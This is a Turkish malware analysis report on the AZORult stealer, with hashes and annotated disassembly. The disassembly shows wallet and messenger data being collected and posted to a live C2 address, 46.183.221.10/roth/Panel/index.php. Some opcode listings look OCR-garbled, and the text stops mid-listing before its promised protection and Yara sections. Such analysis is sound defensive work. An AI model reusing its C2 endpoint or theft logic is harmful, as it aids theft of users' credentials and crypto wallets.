

# AZORult Teknik Analiz



# İçindekiler

Giriş.....	2
Ön İnceleme .....	3
Statik Analiz .....	4
Dinamik Analiz.....	5
Network Analiz.....	14
Korunma Yöntemleri .....	15
Yara Kuralı.....	16

## Giriş

AZORult ailesi, çeşitli hassas bilgileri toplamak için tasarlanmış yüksek riskli truva atı tipi bir virüstür. Araştırmalar, siber suçluların spam e-posta kampanyaları kullanarak bu kötü amaçlı yazılımı çoğalttığını gösteriyor.

E-postalar genellikle kullanıcıları ekli dosyaları açmaya kandırmak için aldatıcı metinler içerir (örneğin, MS Office formatında teslim edilen sahte iş başvuru formları). Bu ekler açıldığında, AZORult'u sisteme sızan bir dizi komut yürütür. AZORult'un eski sürümleri Ramnit, Seamless ve diğer aracı yükleyiciler kullanılarak dağıtıldı.

Spam e-posta kampanyaları basit bir dolandırıcılık modeli kullanır. Siber suçlular, kullanıcıları ekli dosyaları açmaya teşvik eden çeşitli mesajlar iletir. Ayrıca, yasal şirketlerin veya devlet kurumlarının çalışanları olduklarını iddia etmeleri muhtemeldir. Şirketlerin/kurumların adlarını ekleyerek sürekli olarak çeşitli alan adlarını ve e-posta adreslerini kaydederler. Bunu yaparken, meşruiyet izlenimi vermeye çalışırlar, tanıdık isimlerden gelen mesajlara inanmaları için kandırmak çok daha kolaydır. Ancak yukarıda bahsedildiği gibi, açılan ekler gizlice truva atı tipi virüsleri indirir ve kurar. AZORult'un ana amaçlarından biri hassas verileri toplamaktır.


AZORult, web tarayıcılarını ele geçirme ve çerezler, oturum açmalar/şifreler, tarama geçmişleri vb. dahil olmak üzere çeşitli kaydedilen/girilen verileri kaydetme yeteneğine sahiptir. Araştırmalar, siber suçluların en çok kripto para cüzdanları, e-posta hesapları, FTP hesapları ve XMPP istemcilerinin oturum açma/şifreleriyle ilgilendiğini gösteriyor. Bu truva atı, kurbanların masaüstlerinde depolanan verileri elde etmek için de yapılandırılabilir. Daha yeni AZORult sürümleri, ekran görüntüsü alma, Jabber sohbet geçmişinden/günlüklerinden, Skype ve diğer benzer hizmetlerden veri toplama gibi ek özelliklerle uygulandı. Bu bilgiler son derece hassastır ve siber suçlular bunu gelir elde etmek için kullanır. Bu nedenle, AZORult truva atının varlığı ciddi gizlilik sorunlarına ve önemli mali kayıplara yol açabilir. Yakın zamanda şüpheli e-posta eklerini açtıysanız veya Windows Görev Yöneticisi'nde "sAMsUNg" işlemini gördüyseniz, bilgisayarınıza AZORult kötü amaçlı yazılım bulaşmış olma olasılığı yüksektir. Öyleyse, sistemi derhal meşru bir virüsten koruma/casus yazılımdan koruma paketi ile taramalı ve algılanan tüm tehditleri ortadan kaldırmalısınız

## Ön İnceleme

Dosya Adı	54WzC1IfvB.exe
Dosya Türü	Portable Executable 32
MD5	BFBEF487CDCD49624AEB31F540583705
SHA-1	3D551BBE7905DFBED24B7ED5B1F83066A4346051
SHA-256	FEE6695CA5D71D64A5CEBF169E25BF17D16D12E57AEFE090C66DCC0C550AF480

Zararlıının MD5, SHA-1 ve SHA-256 bilgileri aşağıdaki tabloda yer almaktadır. Analiz yaparken kolay anlaşılması için ismi “a1.exe” olarak değiştirilmiştir.

## STATİK ANALİZ



DIE toolunda incelendiğinde zararlı yazılımın compiler olarak “Borland Delphi” kullanılarak derlendiği bilgisine ulaşılır.

## DİNAMİK ANALİZ

Kernelbase.dll	Advapi32.dll	Cryptbase.dll	Gdi32.dll	Imm32.dll
Lpk.dll	Msctf.dll	Msvcrt.dll	Ntdll.dll	Ole32.dll
Oleaut32.dll	Rpcrt4.dll	Sechost.dll	Sspicli.dll	User32.dll
Usp10.dll				

Zararlı yazılıma dinamik olarak yüklenen DLL'ler tabloda gösterilmiştir.

## Kriptografi

```
53      push ebx
56      push esi
89C3    mov ebx,eax
89D6    mov esi,edx
8B03    mov eax,dword ptr ds:[ebx]
85C0    test eax,eax
74 0C   je a1.403C0C
C703 00000000 mov dword ptr ds:[ebx],0
50      push eax
E8 4CD5FFFF call <JMP.&SysFreeString>
83C3 04   add ebx,4
4E      dec esi
^ 75 E8   jne a1.403BFA
5E      pop esi
5B      pop ebx
C3      ret
8D40 00   lea eax,dword ptr ds:[eax]
85D2    test edx,edx
^ 0F84 BCFFFFFF je a1.403BDC
8B4A FC   mov ecx,dword ptr ds:[edx-4]
D1E9    shr ecx,1
^ 0F84 B1FFFFFF je a1.403BDC
51      push ecx
52      push edx
50      push eax
E8 1DD5FFFF call <JMP.&SysFreeString>
```

Zararlı yazılım Microsoft'a ait Gelişmiş Şifreleme Sağlayıcısını kullanır.



00416E28	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
00416E2B	E8 B8CBFEFF	CALL al.4039E8	
00416E30	8B55 FC	mov edx,dword ptr ss:[ebp-4]	
00416E33	8B12	mov edx,dword ptr ds:[edx]	
00416E35	8A5432 FF	mov dl,byte ptr ds:[edx+esi-1]	
00416E39	8B4D F8	mov ecx,dword ptr ss:[ebp-3]	
00416E3C	844C19 FF	mov cl,byte ptr ds:[ecx+ebx-1]	
00416E40	32D1	xor dl,cl	
00416E42	8B5430 FF	mov byte ptr ds:[eax+esi-1],dl	
00416E46	43	inc ebx	
00416E47	385D F4	cmp ebx,dword ptr ss:[ebp-c]	
00416E4A	7E 05	JLE al.416E51	
00416E4C	BB 01000000	mov ebx,1	
00416E51	46	inc esi	
00416E52	4F	dec edi	
00416E53	75 D3	JNE al.416E28	
00416E55	33C0	xor eax,eax	
00416E57	5A	pop edx	
00416E58	59	pop ecx	
00416E59	59	pop ecx	
00416E5A	64:8910	mov dword ptr [eax],edx	
00416E5D	68 726E4100	push al.416E72	
00416E62	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00416E65	E8 7ACGFEFF	CALL al.403AE4	
00416E6A	C3	ret	
00416E6B	E9 10C1FEFF	jmp al.402F80	
00416E70	EB F0	jmp al.416E62	
00416E72	5F	pop edi	
00416E73	5E	pop esi	
00416E74	5B	pop ebx	
00416E75	8BE5	mov esp,ebp	
00416E77	5D	pop ebp	
00416E78	C3	ret	
00416E79	8D40 00	lea eax,dword ptr ds:[eax]	
00416E7C	55	push ebp	
00416E7D	8BFC	mov ebp,esp	

Zararlı yazılım bulaştığı makinenin Windows versiyonunu, - kullanıcı adını ve Windows sürüm bilgilerini alıyor.

## API Obfuscation

00404D5C	53	push ebx	
00404D5D	8BD8	mov ebx,eax	
00404D5F	33C0	xor eax,eax	
00404D61	A3 90B04100	mov dword ptr ds:[41B090],eax	
00404D66	6A 00	push 0	
00404D68	E8 D7FFFFFF	CALL <JMP.&GetModuleHandleA>	
00404D6D	A3 54C64100	mov dword ptr ds:[41C654],eax	
00404D72	A1 34C64100	mov eax,dword ptr ds:[41C654]	
00404D77	A3 98B04100	mov dword ptr ds:[41B098],eax	
00404D7C	33C0	xor eax,eax	
00404D7E	A3 9C804100	mov dword ptr ds:[41B09C],eax	
00404D83	33C0	xor eax,eax	
00404D85	A3 A0B04100	mov dword ptr ds:[41B0A0],eax	
00404D8A	E8 C1FFFFFF	CALL al.404D90	
00404D8F	BA 94B04100	mov edx,al.41B094	
00404D94	8BC3	mov eax,ebx	
00404D96	E8 01E5FFFF	CALL al.40329C	
00404D9B	5B	pop ebx	
00404D9C	C3	ret	
00404D9D	8D40 00	lea eax,dword ptr ds:[eax]	
00404DA0	55	push ebp	
00404DA1	8BEC	mov ebp,esp	
00404DA3	33C0	xor eax,eax	
00404DA5	55	push ebp	
00404DA6	68 C54D4000	push al.404DC5	
00404DAB	64:FF30	push dword ptr [eax]	
00404DAE	64:8920	mov dword ptr [eax],esp	
00404DB1	FFD5 58C64100	inc dword ptr ds:[41C658]	
00404DB7	33C0	xor eax,eax	
00404DB9	5A	pop edx	
00404DBA	59	pop ecx	
00404DBB	59	pop ecx	
00404DBC	64:8910	mov dword ptr [eax],edx	
00404DBF	68 CC4D4000	push al.404DCC	
00404DC4	C3	ret	
00404DC5	E9 B6E1FEFF	jmp al.402F80	

Zararlı yazılım GetModuleHandleA API ile bir modülün handle'ını aldığı gözlemlenmiştir. Böylelikle API Obfuscation tekniği ile statik analizi daha zorlu hale getirmek amaçlanmıştır. DLL'leri runtime anında çözümlediği gibi, API'ları da runtime anında çözümlemektedir.

Runtime anında çözümlendiği API'ler aşağıdaki tabloda gösterilmiştir.

RaiseException	RtlUnwind
<pre> 55 8BEC 83C4 F0 53 8BD8 8B05 C4B04100 8945 F9 66:8B05 C8B04100 66:8945 FD 8D45 F4 50 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 53 6A 20 6A 02 8D45 F9 50 A1 74B24100 8B00 FFD0 83F8 01 1BC0 40 8845 FF 81FB C2B14E00 75 2C 8D45 F4 50 6A 00 6A 00 6A 00 </pre>	<pre> push ebp mov ebp,esp add esp,FFFFFFF0 push ebx mov ebx,eax mov eax,dword ptr ds:[41B0C4] mov dword ptr ss:[ebp-7],eax mov ax,word ptr ds:[41B0C8] mov word ptr ss:[ebp-3],ax lea eax,dword ptr ss:[ebp-C] push eax push 0 push 0 push 0 push 0 push 0 push 0 push ebx push 20 push 2 lea eax,dword ptr ss:[ebp-7] push eax mov eax,dword ptr ds:[41B274] mov eax,dword ptr ds:[eax] call eax cmp eax,1 sbb eax,eax inc eax mov byte ptr ss:[ebp-1],al cmp ebx,4EB1C2 jne a1.407CB0 lea eax,dword ptr ss:[ebp-C] push eax push 0 push 0 push 0 </pre>
<pre> eax=0018FCC1 dword ptr [a1.0041B274]=&lt;a1.&amp;AllocateAndInitializeSid&gt; CODE:00407C6A a1.exe:\$7C6A #706A </pre>	

Zararlı yazılım **AllocateAndInitilializeSid** fonksiyonunu kullanarak SID'de ayarlanacak en üst düzey tanımlayıcı yetki değerini sağlar.



FFD0		call eax	
8D45 F0		lea eax,dword ptr ss:[ebp-10]	
50		push eax	
8D85 ECFDFFF		lea eax,dword ptr ss:[ebp-214]	
50		push eax	
8D45 F4		lea eax,dword ptr ss:[ebp-C]	
50		push eax	
6A 00		push 0	
8B45 F8		mov eax,dword ptr ss:[ebp-8]	[ebp-8]:L"MachineGuid"
E8 B5CEFFFF		call a1.403D98	
50		push eax	
8B45 EC		mov eax,dword ptr ss:[ebp-14]	
50		push eax	
A1 98B34100		mov eax,dword ptr ds:[41B398]	
8B00		mov eax,dword ptr ds:[eax]	
FFD0		call eax	
8B45 08		mov eax,dword ptr ss:[ebp+8]	
8D95 ECFDFFF		lea edx,dword ptr ss:[ebp-214]	
B9 00010000		mov ecx,100	
E8 68CEFFFF		call a1.403D6C	
327C		mov eax,eax	

eax=<advapi32.RegOpenKeyExW> (774745BD)

CODE:00406EC8 a1.exe:\$6EC8 #62C8

**RegOpenKey** fonksiyonu ile kayıt defteri anahtarını açar. **RegQueryValueExW** açık olan kayıt defteri değerleri için tür ve verileri almaktadır.

53		push ebx	
81C4 F8FDFFF		add esp,FFFFFFF8	
8BD8		mov ebx,eax	
C74424 04 00010000		mov dword ptr ss:[esp+4],100	[esp+4]:L"SOFTWARE\\Microsoft\\windows NT\\CurrentVersion"
8BC3		mov eax,ebx	
BA 706C4000		mov edx,a1.406C70	
E8 23D0FFFF		call a1.403C18	
6A 00		push 0	
8D4424 04		lea eax,dword ptr ss:[esp+4]	[esp+4]:L"SOFTWARE\\Microsoft\\windows NT\\CurrentVersion"
50		push eax	
6A 00		push 0	
68 19000200		push 20019	
6A 00		push 0	
6A 00		push 0	
6A 00		push 0	
68 746C4000		push a1.406C74	406C74:L"SOFTWARE\\Microsoft\\windows NT\\CurrentVersion"
68 02000080		push 80000002	
A1 94B14100		mov eax,dword ptr ds:[41B194]	
8B00		mov eax,dword ptr ds:[eax]	
FFD0		call eax	
85C0		test eax,eax	
75 42		jne a1.406C62	
8D4424 04		lea eax,dword ptr ss:[esp+4]	[esp+4]:L"SOFTWARE\\Microsoft\\windows NT\\CurrentVersion"
50		push eax	
8D4424 0C		lea eax,dword ptr ss:[esp+C]	
50		push eax	

eax=0018FA6C  
dword ptr [a1.0041B194]=<a1.&RegCreateKeyExW>

CODE:00406C13 a1.exe:\$6C13 #6013

**RegCreateKeyExA** fonksiyonunu kullanarak "HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion" kayıt defterine çeşitli bilgiler yazdığı görülmektedir.

68 D06C4000	push a1.406CD0	406CD0:L"ProductName"
8B4424 14	mov eax,dword ptr ss:[esp+14]	
50	push eax	
A1 98B34100	mov eax,dword ptr ds:[41B398]	
8B00	mov eax,dword ptr ds:[eax]	
FFD0	call eax	
85C0	test eax,eax	
75 10	jne a1.406C55	
8BC3	mov eax,ebx	ebx:&"windows 7 Professional"
8D5424 08	lea edx,dword ptr ss:[esp+8]	
B9 00010000	mov ecx,100	
E8 17D1FFFF	call a1.403D6C	
8B0424	mov eax,dword ptr ss:[esp]	
50	push eax	
A1 FCB14100	mov eax,dword ptr ds:[41B1FC]	
8B00	mov eax,dword ptr ds:[eax]	
FFD0	call eax	
81C4 08020000	add esp,208	ebx:&"windows 7 Professional"
5B	pop ebx	
C3	ret	
0000	add byte ptr ds:[eax],a1	
0200	add a1,byte ptr ds:[eax]	
0000	add byte ptr ds:[eax],a1	
3F	aas	
0000	add byte ptr ds:[eax],a1	
0052 00	add byte ptr ds:[ebx],a1	ebx:&"windows 7 Professional"

eax=<advapi32.RegCloseKey> (774745CD)

Kayıt defterinden bilgisayarda kurulu olan işletim sistemi bilgisini, kullanıcı adını ve diğer çeşitli bilgileri alıyor.

8B95 CCFEFFFF	mov edx,dword ptr ss:[ebp-134]	[ebp-134]:"14459D0-2343A2EC-627C6AD8-CC8910EB-DCA84E4A4"
5B	pop eax	
E8 5EB0FEFF	call a1.403798	
8B85 D0FEFFFF	mov eax,dword ptr ss:[ebp-130]	[ebp-130]:"U14459D0-2343A2EC-627C6AD8-CC8910EB-DCA84E4A4"
E8 4BB2FEFF	call a1.403990	
50	push eax	
6A 00	push 0	
6A 00	push 0	
A1 9CB34100	mov eax,dword ptr ds:[41B39C]	
8B00	mov eax,dword ptr ds:[eax]	
FFD0	call eax	
8945 94	mov dword ptr ss:[ebp-6C],eax	
A1 2CB14100	mov eax,dword ptr ds:[41B12C]	
8B00	mov eax,dword ptr ds:[eax]	
FFD0	call eax	
3D B7000000	cmp eax,B7	
0F84 F20E0000	je a1.41965C	
8D45 F4	lea eax,dword ptr ss:[ebp-C]	edx:"14459D0-2343A2EC-627C6AD8-CC8910EB-DCA84E4A4"
BA 88984100	mov edx,a1.419888	
E8 05AEFEFF	call a1.40357C	
8D45 F4	lea eax,dword ptr ss:[ebp-C]	edx:"14459D0-2343A2EC-627C6AD8-CC8910EB-DCA84E4A4"
B9 00000800	mov ecx,80000	
BA 28994100	mov edx,a1.419928	
E8 4BE6FFFF	call a1.416094	
8D95 C8FEFFFF	lea edx,dword ptr ss:[ebp-138]	
8E45 F4	mov eax,dword ptr ss:[ebp-C]	

eax=<kerne132.CreateMutexA> (77034B6B)

CODE:00418751 a1.exe:\$18751 #17B51

CreateMutexA fonksiyonunu kullanarak mutex oluşturduğu tespit edildi.

00403CE0	85C0	test eax, eax	eax:L"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection: c
00403CE2	0F84 C4FEFFFF	je al.4038AC	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CE8	5A	pop edx	[edx]:L"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CE9	FF32	push dword ptr ds:[edx]	[edx]:L"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CEB	8902	mov dword ptr ds:[edx], eax	
00403CEB	E8 6604FFFF	call <JMP.&sysFreeString>	
00403CF2	C3	ret	
00403CF3	90	nop	
00403CF4	31C9	xor ecx, ecx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CF6	85D2	test edx, edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CF8	74 21	je al.403D18	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CFA	52	push edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CFB	3A0A	cmp cl, byte ptr ds:[edx]	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403CFD	74 17	je al.403D16	
00403CFF	3A4A 01	cmp cl, byte ptr ds:[edx+1]	
00403D02	74 11	je al.403D15	
00403D04	3A4A 02	cmp cl, byte ptr ds:[edx+2]	
00403D07	74 08	je al.403D14	
00403D09	3A4A 03	cmp cl, byte ptr ds:[edx+3]	
00403D0C	74 05	je al.403D13	
00403D0E	83C2 04	add edx, 4	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D11	E8 EB	jmp al.403CF8	
00403D13	42	inc edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D14	42	inc edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D15	42	inc edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D16	89D1	mov ecx, edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D18	5A	pop edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D19	2901	sub ecx, edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D1B	E9 24FFFFFF	jmp al.403C44	
00403D20	C3	ret	
00403D21	8D40 00	lea eax, dword ptr ds:[eax]	eax:L"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection: c
00403D24	31C9	xor ecx, ecx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D26	85D2	test edx, edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D28	74 2D	je al.403D57	
00403D2A	52	push edx	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D2B	66:380A	cmp cx, word ptr ds:[edx]	edx:&"POST /roth/Panel/index.php HTTP/1.0\r\nHost: 46.183.221.10\r\nConnection:
00403D2E	74 20	je al.403D50	
00403D30	66:384A 02	cmp cx, word ptr ds:[edx+2]	
00403D34	74 17	je al.403D40	
00403D36	66:384A 04	cmp cx, word ptr ds:[edx+4]	

Zararlı yazılım uzak sunucu ile bağlantı kurarak elde ettiği bilgileri gönderdiği tespit edilmiştir. Uzak sunucu kapalı olduğu için sürekli bağlantı denemesi yapıyor.

807B 28 01	cmp byte ptr ds:[ebx+28], 1	
75 03	jne al.40348C	
FF53 24	call dword ptr ds:[ebx+24]	
807B 28 00	cmp byte ptr ds:[ebx+28], 0	
74 05	je al.403497	
E8 A1FEFFFF	call al.403338	
833B 00	cmp dword ptr ds:[ebx], 0	
75 17	jne al.403483	
833D 18C04100 00	cmp dword ptr ds:[41C018], 0	
74 06	je al.4034AB	
FF15 18C04100	call dword ptr ds:[41C018]	
8B06	mov eax, dword ptr ds:[esi]	
50	push eax	
E8 2DDCFFFF	call <JMP.&ExitProcess>	
8B03	mov eax, dword ptr ds:[ebx]	
56	push esi	
8BF0	mov esi, eax	
8BFB	mov edi, ebx	
B9 0B000000	mov ecx, B	
F3:A5	rep movsd	B: '\v'
5E	pop esi	
E9 76FFFFFF	jmp al.40343D	
5D	pop ebp	
5F	pop edi	
5E	pop esi	
5B	pop ebx	

<JMP.&ExitProcess>

CODE:004034AE a1.exe:\$34AE #28AE


ExitProcess fonksiyonu bağlantı kurulamadığı için zararlı yazılımı sonlandırıyor. Bu aşamadan sonrasını zararlı yazılımın analizini ağaç yapısını inceleyerek devam edilecektir.

```


a1.0041897B
mov eax,a1.4199C8 ; 4199C8:L"coins"
call a1.414DE8
push 0
push 7D0
push 1
push 0
push 0
mov ecx,a1.4199D8 ; 4199D8:L"coins\\Electrum"
mov edx,a1.4199FC ; edx:"http://46.183.221.10/roth/Panel/index.php"
mov eax,a1.419A04 ; 419A04:L"%appdata%\\Electrum\\wallets\\"
call a1.413F58
mov edx,dword ptr ds:[41B2C4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
add dword ptr ds:[edx],eax ; edx:"http://46.183.221.10/roth/Panel/index.php"
push 0
push 7D0
push 1
push 0
push 0
mov ecx,a1.419A40 ; 419A40:L"coins\\Electrum-LTC"
mov edx,a1.4199FC ; edx:"http://46.183.221.10/roth/Panel/index.php"
mov eax,a1.419A6C ; 419A6C:L"%appdata%\\Electrum-LTC\\wallets\\"
call a1.413F58
mov edx,dword ptr ds:[41B2C4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
add dword ptr ds:[edx],eax ; edx:"http://46.183.221.10/roth/Panel/index.php"
push 0
push 1388
push 1
push 0
push 0
mov ecx,a1.419AB0 ; 419AB0:L"coins\\Ethereum"
mov edx,a1.419AD4 ; edx:"http://46.183.221.10/roth/Panel/index.php", 419AD4:L"UTC*"
mov eax,a1.419AE4 ; 419AE4:L"%APPDATA%\\Ethereum\\keystore\\"
call a1.413F58
mov edx,dword ptr ds:[41B2C4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
add dword ptr ds:[edx],eax ; edx:"http://46.183.221.10/roth/Panel/index.php"
push 0
push 1388
push 1
push 0
push 0
mov ecx,a1.419B24 ; 419B24:L"coins\\Exodus"
mov edx,a1.419B44 ; edx:"http://46.183.221.10/roth/Panel/index.php", 419B44:L"*.*.json,*.seco"
mov eax,a1.419B64 ; 419B64:L"%APPDATA%\\Exodus\\"
call a1.413F58
test eax,eax
jle a1.418A2C

```

Enjekte olduğu bilgisayarda bulunan kripto para cüzdanlarının (soğuk cüzdanlar) taramasını yapıyor ve bilgilerini tarıyor. Amacı kullanıcının cüzdan bilgilerini çalmak.



Tarama yapıp elde ettiği bilgileri bağlantı kurduğu ip adresinden gönderiyor. Eğer bilgi bulamadıysa yeni listeden taramaya devam ediyor.



Zararlı yazılım, Steam, Skype, Telegram gibi uygulamalardan bilgiler topluyor. Amacı bu uygulamaların bilgilerini arak oturum bilgilerini uzak sunucuya göndermek olduğu tespit edilmiştir.

```

a1.00418F06
lea ecx,dword ptr ss:[ebp-30]
mov eax,dword ptr ss:[ebp-28]
mov edx,dword ptr ds:[eax+ebx*4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
mov eax,419DB4
call a1.407A19
mov eax,dword ptr ss:[ebp-30]
mov edx,dword ptr ds:[eax+4]
mov edx,a1.419E20 ; edx:"http://46.183.221.10/roth/Panel/index.php"
jmp a1.418F90

a1.00418F90
mov eax,dword ptr ss:[ebp-30]
mov eax,dword ptr ds:[eax+4]
mov edx,a1.419E9C ; edx:"http://46.183.221.10/roth/Panel/index.php", 419E9C:"ip.txt"
call a1.40E694

a1.00418F2B
mov byte ptr ss:[ebp-51],1
lea eax,dword ptr ss:[ebp-1C]
push eax
mov ecx,a1.419E7C ; 419E7C:"GET"
xor edx,edx ; edx:"http://46.183.221.10/roth/Panel/index.php"
mov eax,a1.419E38 ; 419E38:"http://ip-api.com/json"
call a1.417D84
lea eax,dword ptr ss:[ebp-4C]
push eax
mov ecx,a1.419E58
